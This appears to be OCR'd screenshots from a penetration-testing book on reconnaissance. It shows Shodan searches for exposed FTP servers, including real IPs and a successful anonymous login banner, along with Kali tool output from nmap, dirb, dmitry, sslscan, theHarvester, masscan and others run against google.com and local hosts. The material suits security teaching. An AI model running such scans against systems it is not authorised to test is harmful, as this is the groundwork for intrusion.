




https://dnsdumpster.com
dns recon & research, find & lookup dns records
exampledomain.com
Search



https://www.shodan.io
Developers
Book
View All...
Show API Key
SHODAN
Explore
Downloads
Reports
Enterprise Access
Contact Us
My Account
The search engine for Webcams
Shodan is the world's first search engine for Internet-connected devices.
Create a Free Account
Getting Started
Explore the Internet of Things
Use Shodan to discover which of your devices
See the Big Picture
Websites are just one part of the Internet. There



SHODAN
port:"21"
Explore
Downloads
Reports
Enterprise Access
Contact Us
Exploits
Maps
Share Search
Download Results
Create Report
TOP COUNTRIES
United States 1,202...
China 518,450
Germany 374,494
Japan 284,307
Korea, Republic of 252,855
Total results: 5,161,074
65.75.161.60
ip-65-75-161-60.local
SoftwareWorks Group
Added on 2016-12-19 10:19:34 GMT
United States, Redwood City
Details
220 (vsFTPd 2.0.5)
230 Login successful.
214-The following commands are recognized.
ABOR ACCT ALLO APPE CDUP CWD DELE EPRT EPSV FEAT HELP LIST MDTM MKD
MODE NLST NOOP OPTS PASS PASV PORT PWD QUIT REIN REST RETR RMD RNFR
RNTO SITE SIZE SMNT STAT STOR STOU STRU SYST TYPE USER XCUP XCWD XMKD...


SHODAN
port:"21" country:"IN"
Explore
Downloads
Reports
Enterprise Access
Contact Us
My Account
Exploits
Maps
Share Search
Download Results
Create Report
TOP COUNTRIES
India 45,129
TOP CITIES
Bangalore 3,099
New Delhi 2,827
Mumbai 2,510
Delhi 1,701
Gurgaon 1,250
Total results: 52,643
103.43.7.23
Elxire Data Services Pvt. Ltd.
Added on 2016-12-19 10:19:16 GMT
India
Details
220 ravi sikrona FTP server (MikroTik 6.32.2) ready
530 Login incorrect
500 'HELP': command not understood
500 'FEAT': command not understood
203.109.119.44
44-119-109-203.static.youbroadband.in
YOU Broadband & Cable India Ltd.
Added on 2016-12-19 10:19:00 GMT
India
Details
220 Microsoft FTP Service
530 User cannot log in, home directory inaccessible.
214-The following commands are recognized (* ==>'s unimplemented).
ABOR


SHODAN
port:"21" country:"IN" org:"BSNL"
Explore
Downloads
Reports
Enterprise Access
Contact Us
My Account
Exploits
Maps
Share Search
Download Results
Create Report
TOP COUNTRIES
India 4,682
TOP CITIES
Bangalore 2,320
New Delhi 488
Chennai 103
Pune 70
Hyderabad 44
Total results: 6,503
117.223.178.201
BSNL
Added on 2016-12-19 10:16:05 GMT
India, Trivandrum
Details
220 Welcome to TBS FTP Server.
530 Login incorrect.
202 Command not implemented, superfluous at this site.
202 Command not implemented, superfluous at this site.
117.218.140.46
BSNL
Added on 2016-12-19 10:03:21 GMT
India, Bangalore
Details
220 ucftpd FTP server ready.
530 Login incorrect
530 Please login with USER and PASS.
502 FEAT not implemented.
117.195.226.51


https://honeyscore.shodan.io
Shodan
Scanhub
Developers
View All...
SHODAN
Honeypot Or Not?
Enter an IP to check whether it is a honeypot or a real contro
Please enter an IP...
Check for Honeypot


SHODAN
Honeypot Or Not?
Enter an IP to check whether it is a honeypot or a real control system:
8.8.8.8
Check for Honeypot
Looks like a real system!


Google
216.58.194.68
dfw25s13-in-f4.1e100.net
City
Mountain View
Country
United States
Organization
Google
Ports
80
443
View Host Details

```
root@kali:~# nmap -h
Nmap 7.01 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
```

```
root@kali:~# nmap -sV -Pn 192.168.1.1

Starting Nmap 7.01 ( https://nmap.org ) at 2016-12-19 14:52 MSK
Stats: 0:00:28 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 80.00% done; ETC: 14:53 (0:00:06 remaining)
Stats: 0:00:54 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 80.00% done; ETC: 14:54 (0:00:12 remaining)
Nmap scan report for 192.168.1.1
Host is up (0.0091s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE    VERSION
21/tcp   open  ftp
23/tcp   open  tcpwrapped
53/tcp   open  domain
80/tcp   open  http       Realtron WebServer 1.1
5431/tcp open  upnp       MiniUPnP
```

```
root@kali:~# nmap -sV google.com --script dns-brute

Starting Nmap 7.01 ( https://nmap.org ) at 2016-12-19 14:56 MSK
_
```

```
Host script results:
| dns-brute:
|   DNS Brute-force hostnames:
|     id.google.com - 216.58.220.195
|     images.google.com - 216.58.197.78
|     admin.google.com - 216.58.220.206
|     admin.google.com - 2404:6800:4002:804:0:0:0:200e
|     ads.google.com - 216.58.220.206
|     ads.google.com - 2404:6800:4002:804:0:0:0:200e
|     alerts.google.com - 216.58.220.206
|     news.google.com - 216.58.220.206
|     alerts.google.com - 2404:6800:4002:804:0:0:0:200e
|     news.google.com - 2404:6800:4002:804:0:0:0:200e
|     upload.google.com - 216.58.220.207
|     dns.google.com - 216.58.220.206
```

```
root@kali:~# nmap -Pn  1

Starting Nmap 7.01 ( https://nmap.org ) at 2016-12-18 20:18 MSK
Nmap scan report for 180.
Host is up.
All 1000 scanned ports on 180.  e filtered
```


```
root@kali: ~
root@kali:~# nmap -sA 1

Starting Nmap 7.01 ( https://nmap.org ) at 2016-12-18 20:32 MSK
Nmap scan report for 1
Host is up (0.00034s latency).
All 1000 scanned ports on 1  are unfiltered

Nmap done: 1 IP address (1 host up) scanned in 0.52 seconds
root@kali:~#
```

```
root@kali:~# nmap -Pn  1

Starting Nmap 7.01 ( https://nmap.org ) at 2016-12-18 20:18 MSK
Nmap scan report for 180.
Host is up.
All 1000 scanned ports on 180.  e filtered
```

```
root@kali:~# nmap -sW 1

Starting Nmap 7.01 ( https://nmap.org ) at 2016-12-18 20:33 MSK
Nmap scan report for 1
Host is up (0.00035s latency).
PORT      STATE SERVICE
1/tcp     open  tcpmux
3/tcp     open  compressnet
4/tcp     open  unknown
6/tcp     open  unknown
7/tcp     open  echo
9/tcp     open  discard
13/tcp    open  daytime
17/tcp    open  qotd
```

```
root@kali:~# dirb https://google.com

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Dec 18 22:15:29 2016
URL_BASE: https://google.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: https://google.com/ ----
+ https://google.com/2001 (CODE:301|SIZE:224)
```



root@kali: ~
root@kali:~# dmitry -h
Deepmagic Information Gathering Tool
"There be some deep magic going on"
dmitry: invalid option -- 'h'
Usage: dmitry [-winsepfb] [-t 0-9] [-o %host.txt] host
-o Save output to %host.txt or to file specified by -o file
-i Perform a whois lookup on the IP address of a host
-w Perform a whois lookup on the domain name of a host
-n Retrieve Netcraft.com information on a host
-s Perform a search for possible subdomains
-e Perform a search for possible email addresses
-p Perform a TCP port scan on a host
* -f Perform a TCP port scan on a host showing output reporting filtered p
ts
* -b Read in the banner received from the scanned port
* -t 0-9 Set the TTL in seconds when scanning a TCP port (Default 2)
*Requires the -p flagged to be passed


root@kali:~# dmitry -s -e -w -p google.com
Deepmagic Information Gathering Tool
"There be some deep magic going on"
HostIP:216.58.220.206
HostName:google.com
Gathered Inic-whois information for google.com
Domain Name: GOOGLE.COM
Registrar: MARKMONITOR INC.
Sponsoring Registrar IANA ID: 292
Whois Server: whois.markmonitor.com
Referral URL: http://www.markmonitor.com
Name Server: NS1.GOOGLE.COM
Name Server: NS2.GOOGLE.COM
Name Server: NS3.GOOGLE.COM

```
root@kali:~# sslscan -h
                   _
 ___ ___| |___ ___ ___ ___ ___
|_ -|_ -| |_ -|  _|  _| .'|   |
|___|___|_|___|___|___|__,|_|_|

1.10.5-static
OpenSSL 1.0.2e-dev xx XXX xxxx

Command:
  sslscan [Options] [host:port | host]
```


```
root@kali:~# sslscan google.com
Version: 1.10.5-static
OpenSSL 1.0.2e-dev xx XXX xxxx

Testing SSL server google.com on port 443

  TLS renegotiation:
Secure session renegotiation supported

  TLS Compression:
Compression disabled

  Heartbleed:
TLS 1.0 not vulnerable to heartbleed
TLS 1.1 not vulnerable to heartbleed
TLS 1.2 not vulnerable to heartbleed
```


```
root@kali:~# intrace -h google.com -p 443 -s 4_
```



root@kali:~# theharvester -d packtpub -l 10 -b linkedin
TheHarvester Ver. 2.6
Coded by Christian Martorella
Edge-Security Research
cmartorella@edge-security.com
[-] Searching in Linkedin..



root@kali:~# whatweb
/usr/share/whatweb/lib/tld.rb:83: warning: key "2nd_level_registration" is duplicated
/usr/share/whatweb/lib/tld.rb:91: warning: key "2nd_level_registration" is duplicated
/usr/share/whatweb/lib/tld.rb:93: warning: key "2nd_level_registration" is duplicated
WhatWeb - Next generation web scanner version 0.4.8-dev.
Developed by Andrew Horton aka urbanadventurer and Brendan Coles
Homepage: http://www.morningstarsecurity.com/research/whatweb
Usage: whatweb [options] <URLs>



root@kali:~# whatweb google.com



root@kali:~# masscan 192.160.1.0/24 -p 80,443,23_



root@bt: ~
File Edit View Terminal Help
Kismet Sort View Windows
Name T C Ch Pkts Size
Kismet
Not
Connected
[--- No networks seen ---]
Terminal colors
Some terminals don't display some colors (notably, dark grey)
correctly. The next line of text should read 'Dark grey text':
Dark grey text
Is it visible? If you answer 'No', dark grey
will not be used in the default color scheme. Remember, you
can always change colors to your taste by going to
Kismet->Preferences->Colors.
[No]
[Yes]
INFO: Failed to load preferences file, will use defaults
INFO: Auto-connecting to tcp://localhost:2501
ERROR: Could not connect to Kismet server 'localhost:2501' (Connecti
INFO: Welcome to the Kismet Newcore Client... Press '`' or '~' to ac



root@bt: ~
File Edit View Terminal Help
Kismet Sort View Windows
Name T C Ch Pkts Size
Kismet
